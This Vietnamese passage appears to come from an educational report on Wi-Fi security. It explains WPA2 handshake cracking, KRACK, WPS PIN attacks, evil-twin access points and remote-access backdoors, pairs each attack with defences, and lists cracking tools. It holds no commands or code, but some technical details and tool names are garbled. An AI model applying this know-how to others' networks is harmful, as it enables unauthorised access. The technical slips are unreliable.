- AES là một giao thức mã hóa an toàn hơn được giới thiệu bởi WPA2. AES cũng không phải là tiêu chuẩn đặc biệt được phát triển cho các mạng Wifi. Tuy nhiên đây là một chuẩn mã hoá trên toàn cầu thậm chí đã được chính phủ Mỹ thông qua. Ví dụ, khi mã hóa một ổ đĩa cứng với TrueCrypt, nó có thể sử dụng mã hóa AES. AES thường được coi là khá an toàn, và điểm yếu chính của nó là kỹ thuật đoán mật khẩu đúng sai (Brute-force attack) (được ngăn chặn bằng cách sử dụng mật khẩu Wifi mạnh).

- Phiên bản ngắn TKIP là một chuẩn mã hóa cũ hơn được sử dụng theo tiêu chuẩn WPA. AES là một giải pháp mã hóa Wifi mới được sử dụng bởi tiêu chuẩn WPA2 mới và an toàn. Tuy nhiên, tùy thuộc vào bộ định tuyến của bạn, chỉ chọn WPA2 có thể không đủ.

- Trong khi WPA2 được cho là sử dụng AES để bảo mật tối ưu, nó cũng có thể sử dụng TKIP để tương thích ngược với các thiết bị cũ. Ở trạng thái như vậy, các thiết bị hỗ trợ WPA2 sẽ kết nối với WPA2 và các thiết bị hỗ trợ WPA sẽ kết nối với WPA. Vì vậy "WPA2" không phải lúc nào cũng có nghĩa là WPA2-AES. Tuy nhiên, trên các thiết bị không có tùy chọn "TKIP" hoặc "AES", WPA2 thường đồng nghĩa với WPA2-AES.

- “PSK” viết tắt của “pre-shared key - là mật khẩu mã hóa. Phân biệt nó với WPA-Enterprise sử dụng một máy chủ RADIUS để tạo ra mật khẩu trên các mạng Wifi của công ty lớn hoặc chính phủ.

### 4. Nhược điểm WPA2

- Tuy nhiên, nó vẫn còn một điểm yếu là tính năng WPS từ thời WPA. Dù hack bằng cách sử dụng lỗ hổng WPS có thể tốn từ 2 đến 14 tiếng và phải dùng dàn máy đủ mạnh để bẻ khóa nhưng dù sao đây cũng là một lỗ hổng khá lớn.

- Cũng giống như WPA, cả hai đều sử dụng bắt tay 4 bước và điều này có chung các vấn đề.

**Vấn đề của bắt tay 4 bước**

1. **Tấn công bằng brute-force hay dictionary.**

- Các tốt nhất để hiểu về phương thức tấn công này là xem lại quá trình hình thành khóa cũng như tổng quan các thành phần cũng như liệu nó có được biết hay không:

Yêu cầu có Pre-shared key (PSK)

+ PMK (giống PSK, ở mạng PSK authentication) = PBKDF2(PassPhrase, ssid, ssidLength, 4096, 256)

\* PassPhrase: không biết

\* SSID: Ai cũng biết.

\* độ dài SSID: Ai cũng biết

\*4096 lần Hash: Ai cũng biết.

\* Độ dài 256: Ai cũng biết.

(Chỉ không biết passphrase)

Thực hiện quá trình bắt tay bốn bước để sinh ra PTK

+ PTK = PRF (PMK + ANonce + SNonce + AA + SPA)

\* PMK: Không biết (Vì không có passphrase)

\* ANonce: Ai cũng biết (Vì Access Point gửi đi cho tất cả thiết bị đều thấy)

\* SNonce: Ai cũng biết (Vì lúc Client gửi đi thì thông tin vẫn chưa được mã hóa)

\* AA (địa chỉ MAC của Access Point): Ai cũng biết.

\* SPA (Địa chỉ MAC của thiết bị): Ai cũng biết.

(Chỉ không biết PMK, do không biết PassPhrase)

- Vấn đề nằm ở bước thứ 2 của quá trình bắt tay bốn bước:


+ Access Point công nhận rằng thiết bị có đúng PTK bởi vì nó kiểm tra giá trị MIC.

Công thức: MIC = Hash(KEK, độ dài của KEK-mặc định 16 byte, dữ liệu của message 1-AP gửi ANonce)

\*\* Lưu ý: Hash này ở mỗi loại bảo mật nó lại khác nhau một chút, WPA-TKIP dùng MD5, WPA2-AES dùng SHA256.

=> Access Point thực hiện sinh ra PTK (có KEK,KCK,TK)của riêng nó ở bước 2, và thực hiện hash để sinh ra MIC. Sau đó so MIC vừa hash được đó với MIC mà thiết bị vừa gửi, nếu đúng kết quả thì thiết bị được đăng nhập.

Vậy: Nếu muốn tấn công một mạng không dây, ta chỉ cần bắt được tất cả thông tin sau đó thử từng PassPhrase, chỉ cần nó sinh ra PTK mà có KEK sinh ra được MIC mà ta lấy từ message thứ 2 là ta đã ra đúng PassPhrase.



Hình ảnh cho cuộc tấn công


- Nếu đã có được PassPhrase thì mọi dữ liệu trong mạng ta vẫn chưa thể đọc được, nên nhớ WPA và WPA2 sử dụng PTK (pair transient key). Ai cũng có một khóa riêng để mã hóa và giải mã, vì vậy để đọc được gói tin của người khác ta buộc phải đợi họ thoát ra và đăng nhập lại mạng (cũng rất đơn giản), tuy nhiên giờ đây ta đã có thể đọc được cái tin broadcast và multicast bởi vì GTK đã gửi đi ngay khi ta truy cập bằng passphrase thành công.

- Tuy nhiên thực tế rằng, cách này tùy thuộc vào độ dài và độ phức tạp của passphrase, Nếu đặt một PassPhrase dài (nên nhớ cho phép 8-63 kí tự), hay phức tạp thì ta phải tốn rất nhiều thời gian để brute-force, đôi khi là hết đời người. Vì thế cách này hiệu quả nhưng đôi khi khó thực hiện trong thực tế. May mắn rằng có một giải pháp khác, được biết đến như một lỗ hổng của quá trình bắt tay 4 bước.

1. **KRACK (Key Reinstallation Attack)**


- Lỗi này được phát hiện vào năm 2017, 2018. Lỗi này khai thác vào quá trình thiết lập lại khóa của thiết bị, ở bước 4 trong quá trình bắt tay bốn bước.

- Bằng việc chặn message 4 từ quá trình bắt tay 4 bước đến với Access Point, lúc này Access Point sẽ tưởng rằng message 3 vẫn chưa gửi tới Client (Supplicant) nên sẽ gửi lại message này. Và khi gửi lại như vậy thì buộc cho Client(Supplicant) phải gửi lại message 4, tuy nhiên vì đã thiết lập (installation PTK) PTK rồi nên message này sẽ được mã hóa. Bằng việc kết hợp 2 message 4, một chưa mã hóa, và một mã hóa, ta XOR lại được một keystream (sinh ra khi mã hóa IV kết hợp với TK). Tuy nhiên ta có thể dùng keystream này để mã hóa không ? Câu trả lời là không, bởi vì cứ mỗi dữ liệu gửi đi sẽ được gửi với một IV bất kì, tuy nhiên khi message 3 lần 2 (từ AP gửi đi) được Client nhận. Client sẽ thực hiện thiết lập lại các khóa (PTK, và GTK) và giá trị IV mã được gửi ở message 4 mã hóa được dùng lại. Vì vậy ta có thể dùng keystream để mã hóa dữ liệu này.



Hình ảnh ta chặn Message 4 gửi đi

Ta chặn message 4 bằng cách nào ? Bằng việc làm nhiễu tín hiệu, nên nhớ vì phải sử dụng CSMA/CA (do mạng không dây là halfduplex) chỉ một thiết bị được gửi tín hiệu đi, ta chỉ cần thực hiện liên tục các yêu cầu như: tham gia mạng, gửi ACK, ping,... thì Access Point sẽ không nhận được message 4.



Hình ảnh toàn cảnh cuộc tấn công

Vì Access Point chưa nhận được Message 4 phản hồi từ Client, nó sẽ phải gửi lại Message 3 lần 2 (Vì nó tưởng rằng Client chưa nhận message 3 nên mới không gửi message 4), mà lúc này client đã thiết lập xong khóa PTK và GTK tự nhiên lại nhận một Message 3 lần 2. Theo cơ chế nó phải gửi lại message 4 lần 2 nhưng giờ được mã hóa, rồi mới thực hiện reinstall PTK và GTK.

Khi Reinstall lại PTK và GTK, Client gửi gói tin đi tuy nhiên gói tin này có cùng IV với message 4 lần 2. Vì vậy ta có thể giải mã được gói này.

- Có thể thấy tuy rằng ta có thể tấn công như vậy vào hệ thống tuy nhiên, những dữ liệu sau sẽ lại có IV khác. Thế là ta cũng không đọc được, nhưng nhờ thấy hiện tượng này các hacker cũng như các nhà thiết kế mạng mới thấy một lỗi lớn hơn ở quá trình Reinstall PTK và GTK (thiết lập lại các khóa):

+ Quá trình nhận và sinh khóa sẽ được thực hiện trong một tiến trình riêng, sau khi đã nhận được 2 khóa thì nó tiến hành Install (thiết lập), việc này nghĩa là bỏ khóa vào trong hệ thống chính cứ gửi dữ liệu đi sẽ dùng nó để mã hóa.

+ Vấn đề: Bởi vì đã thiết lập khóa từ trước (Install PTK và GTK), nên tiến trình riêng này sẽ được trả về null (2 khóa này null hết). Khi nhận được khóa GTK, thì nó thực hiện reinstall lại những dữ liệu ở tiến trình nhận và sinh khóa (null,null -> null, GTK mới nhận). Dẫn đến rằng giờ đây toàn bộ dữ liệu dùng khóa PTK đều là null, và ai cũng có thể đọc được.

=> Tuy nhiên nó cũng đã được vá lỗi. Lỗi này sinh ra do chuẩn 802.1X quy định rằng thiết bị nên trả về null ở tiến trình hình thành khóa sau khi install.

# Chương III: Thực hiện tấn công mạng không dây

### 1. Phương pháp tấn công và giải pháp phòng tránh

**phương pháp 1: password cracking – bẻ khóa mật khẩu**

* Là phương thức quét và thử cho tới khi dò được mật khẩu chính xác.
* Phương thức này thường được sử dụng do người dùng hay đặt các pass không đủ bảo mật – bad password.
* Kiểu thứ nhất, tấn dụng phương thức mã hóa kém của WEP( Wired Equivalent Privacy) để sử dụng bẻ khóa wifi. Tuy phương thức này đã cũ và hầu hết được nâng cấp lên WPA và WPA2 . Tuy vậy, một số người không hiểu rõ nên đã chọn WEP làm phương thức bảo mật chính. Do đó, hacker thường lợi dụng lỗi này để tấn công, mật khẩu được mã hóa theo WEP dù phức tạp tới đâu vẫn bị bẻ khóa khá dễ dàng.
* Có rất nhiều công cụ có sẵn để hack các mạng WEP, nhưng các chương trình như Beside-ng hay Wifite có thể định vị và crack các mạng WEP bằng các adapter mạng không dây tương thích với Kali.
* Kiểu bẻ khóa mật khẩu thứ hai là bẻ khóa phương thức mã hóa WPA (Wi-Fi Protected Access). Do WPA an toàn hơn WEP nên phương thức tấn công được chuyển thành brute-force - tấn công thử đúng-sai liên tục – ép buộc
* Bằng cách làm thiết bị offline trong vài giây, hacker có thể buộc các thiết bị (sau khi kết nối trở lại mạng) gửi các chuỗi gói tin về hacker. Đây là phương pháp four-way handshake (gọi là quy tắc bắt tay bốn chiều).
* Các công cụ cho việc bắt handshake và bẻ khóa mật khẩu (được mã hóa WPA)ngày càng hiện đại, bao gồm Airgeddon, Beside-ng và Aircrack-ng.

**Giải pháp: Tăng cường bảo mật cho mật khẩu**

* Không sử dụng lại mật khẩu.
* Đặt lại mật khẩu tốt hơn.
* Sử dụng các công cụ quản lý truy cập.

**Phương pháp 2: social – engineering attacks**

* Một cuộc tấn công social engineering sẽ dựa vào thủ thuật thay vì khai thác một kỹ thuật nào đó, do đó, một nạn nhân có thể không nhận biệt được điều gì đã xảy ra với họ.
* Một số thông tin về Wi-Fi :

+ Wi-Fi cho phép liên lạc trực tiếp với các thiết bị trên mạng của bạn, như webcam, máy tính để bàn và các thiết bị khác (dùng dây mạng hoặc wifi). Có mật khẩu Wi-Fi nghĩa là các thiết bị này có thể bị tấn công hoặc lợi dụng.

+ Có mật khẩu Wi-Fi có thể cho phép kẻ tấn công thay đổi thông tin bạn hoặc người khác trên Internet thấy bạn khi bạn truy cập trang web hoặc sử dụng internet.

+ Khi một người nào đó vào mạng của bạn, họ có thể truy cập vào bộ định tuyến (modem/router) và xây dựng một lối đi ngầm liên tục (persistent remote backdoor), ngăn không cho bạn truy cập giao diện quản lý hay reboot thiết bị (trừ khi rút dây điện)

* Một tin tặc sử dụng phương thức này (a social engineer) có thể cố gắng tiếp cận một người biết mật khẩu Wi-Fi để lấy quyền truy cập, bằng các cách khác nhau như:

+ Tạo truy cập giả song song (Wi-Fi giả) (Fake Access Point)

+ Chặn mạng thay thế đường truyền (Replace with Fake Access Point)

+ Theo dõi gói tin người dùng và bẻ mật khẩu (Handshake and Bruteforce)

* Phương thức này giống như đóng giả làm người bên nhà cung cấp dịch vụ Internet gọi điện nhờ bạn sửa chữa một vài sự cố và lấy thông tin từ người dùng (giống phim). Có nhiều công cụ để thực hiện phương pháp tấn công này như: Wifiphiser, Fluxion (Kali Linux) hay Linset (Wifislax)

**Giải pháp: Luôn luôn nghi ngờ**

* Là người duy nhất biết mật khẩu
* Nhận biết sự lừa đảo
* Đổi mật khẩu wifi
* Tạo mạng wifi cách biệt với router

**Phương pháp 3: WPS PIN attacks**

* Mã PIN (Personal Identification Number) là mã nhận diện trong lớp mạng giữ các thiết bị mạng với Router/Modem
* WPS – Wi-Fi Protected Setup là công nghê giúp thiết lập mạng không dây dễ dàng hơn
* Các cuộc tấn công mã PIN thiết lập WPS (WPS PIN Attacks) đã được sử dụng rộng rãi kể từ khi chúng được phát hiện, cho phép các cuộc tấn công brute-force, dò qua các mã PIN có thể xảy ra và đột nhập vào bất kỳ bộ định tuyến nào trong khoảng 7 giờ.
* Phương thức tấn công này hoàn toàn vượt qua (bypass) mọi mật khẩu được thiết lập bởi người dùng. Ngay cả với mật khẩu bảo mật, an toàn nhất trên thế giới, mọi bộ định tuyến sử dụng phương thức WPS (Extender, Router Wi-Fi…) đều có thể bị tấn công và dễ dàng bị bẻ khóa và hoàn toàn bị mọi người trong phạm vi tấn công.
* Một số công cụ (tool) hacker thường dùng để bẻ khóa WPS PIN là Reaver (đây là tool cũ, quét dựa trên handshake với các bộ định tuyến dùng WPS), bên cạnh đó có tool mới là WPS Pixie-Dust (lợi dụng sai sót trong cách mà nhiều bộ định tuyến thiết lập các giá trị ngẫu nhiên) giúp tăng tốc độ bẻ khóa từ vài giờ xuống vài phút hay thậm chí vài giây.
* Khi hacker có mã PIN thiết lập WPS của bạn, họ sẽ luôn có thể trích xuất (dump) mật khẩu của bộ định tuyến của bạn, bất kể bạn thay đổi bao nhiêu lần. Vì nhiều bộ định tuyến không cho phép bạn thay đổi mã PIN.
* Điều này có nghĩa là bộ định tuyến bị xâm phạm vĩnh viễn miễn là cài đặt này được bật. Dẫn tới mất quyền truy cập quản trị vào bộ định tuyến

**Giải pháp: tắt WPS và xác minh bằng việc kiểm tra**

* Tắt chế độ WPS của các bộ định tuyến
* Kiểm trai xem còn WPS không

**Phương pháp 4: Remote-Access attack**

* Truy cập từ xa (remote access) có thể là một tính năng tiện dụng nhưng tính năng này được bật theo mặc định là một ý tưởng tồi tệ. Lý do không nên bật tính năng truy cập từ xa bắt nguồn từ dịch vụ Shodan Đây là trang web cung cấp công cụ tìm kiếm bất kỳ thiết bị nào có cổng tiếp xúc trực tiếp với Internet, chẳng hạn như máy ảnh IP, bộ định tuyến và thiết bị IoT.
* Thiết lập này được sử dụng như sự tiện lợi khi có thể truy cập từ xa. Hacker lợi dụng điều này để dò tìm tới địa chỉ IP của nạn nhân và thực hiện brute-force tìm mật khẩu.
* Sự nguy hiểm của truy cập từ xa có thể xảy ra từ bên trong và bên ngoài.

+ Bên ngoài: khi Shodan phát hiện và chỉ mục tới địa chỉ của bạn thì hacker hoặc một con bot bất kỳ sẽ cố truy cập và đăng nhập trực tiếp vào thiết bị hoặc modem mạng của bạn

* Hacker có thể kiểm soát toàn bộ hệ thống mạng của bạn.

+ Bên trong: Khi có người nào đó truy cập Wi-Fi của bạn thì họ có thể thực hiện phương thức 1 hoặc 2 để truy cập vô Modem và bật chế độ truy cập từ xa dưới dạng quản trị viên (remote administration) và sau đó về nhà để tận hưởng kết quả truy cập. Đây còn gọi là phương thức cài permanent backdoor (cửa hậu vĩnh viễn) vào hệ thống.

**Giải pháp: tắt chế độ Remote access và port forwarding**

**Phương pháp 5: Rogue access points**

* Điểm truy cập giả mạo (rogue AP) là mạng WIFi được thiết kế để lừa người dùng nhập mật khẩu Wifi để kết nối.
* Sau khi người dùng kết nối vào, hacker có khả năng ăn cắp mật khẩu, kiểm soát mạng Internet của bạn, và có khả năng theo dõi các thiết bị kết nối trong mạng.
* Tin tặc triển khai các điểm truy cập thông thường hầu như không có tốn kém, vì có những công cụ như Wifi Pumpkin chạy trên phần cứng đơn giản, chi phí thấp như Raspberry Pi (máy tính mini).
* Quy trình diễn ra:

+ Hacker thực hiện một loạt các cuộc tấn công từ chối cấp quyền (deauthentication attacks).

=> Buộc một người dùng văng ra khỏi mạng của họ và không thể truy cập lại.

+ Đồng thời, hacker sẽ làm ẩn mạng cũ đi và tạo một mạng mới (access point – AP mới) được đặt tên tương tự (mà không có mật khẩu) được cung cấp.

+ Người dùng nghĩ là rớt mạng nên vô Settings truy cập lại (vô Wifi mới) >> Vô bình thường >> Lúc này hacker bắt đầu thu thập thông tin từ nạn nhân.

+ Nhưng khi lướt web sẽ buộc nhập mật khẩu để được quyền truy cập Internet.

* Các công cụ như Airgeddon hay Linset (Wifislax) cho phép hacker linh hoạt trong việc tạo AP giả .
* Ngoài ra mô-đun “Evil Twin Attack” sử dụng phishing page có thể tùy chỉnh để cho phép tin tặc tự động tạo các trang lừa đảo với các ngôn ngữ khác nhau.

Giải pháp: phát hiện dấu hiệu của những điểm truy cập giả mạo

* Luôn phải kiểm tra kết nối mà bạn đang truy cập
* Xóa những mạng đã truy cập/ không còn truy cập
* Dùng VPN

***Các công cụ dùng để tấn công mạng không dây phổ biến***

* Aircrack
* Airsnort
* Cain & abel
* Kismet
* NetStumbler
* inSSiDer
* WireShark
* coWPAtty
* Airjack
* WepAttack
* OmniPeek
* CommView for wifi
* CloudCracker
* Widite
* Pyrit

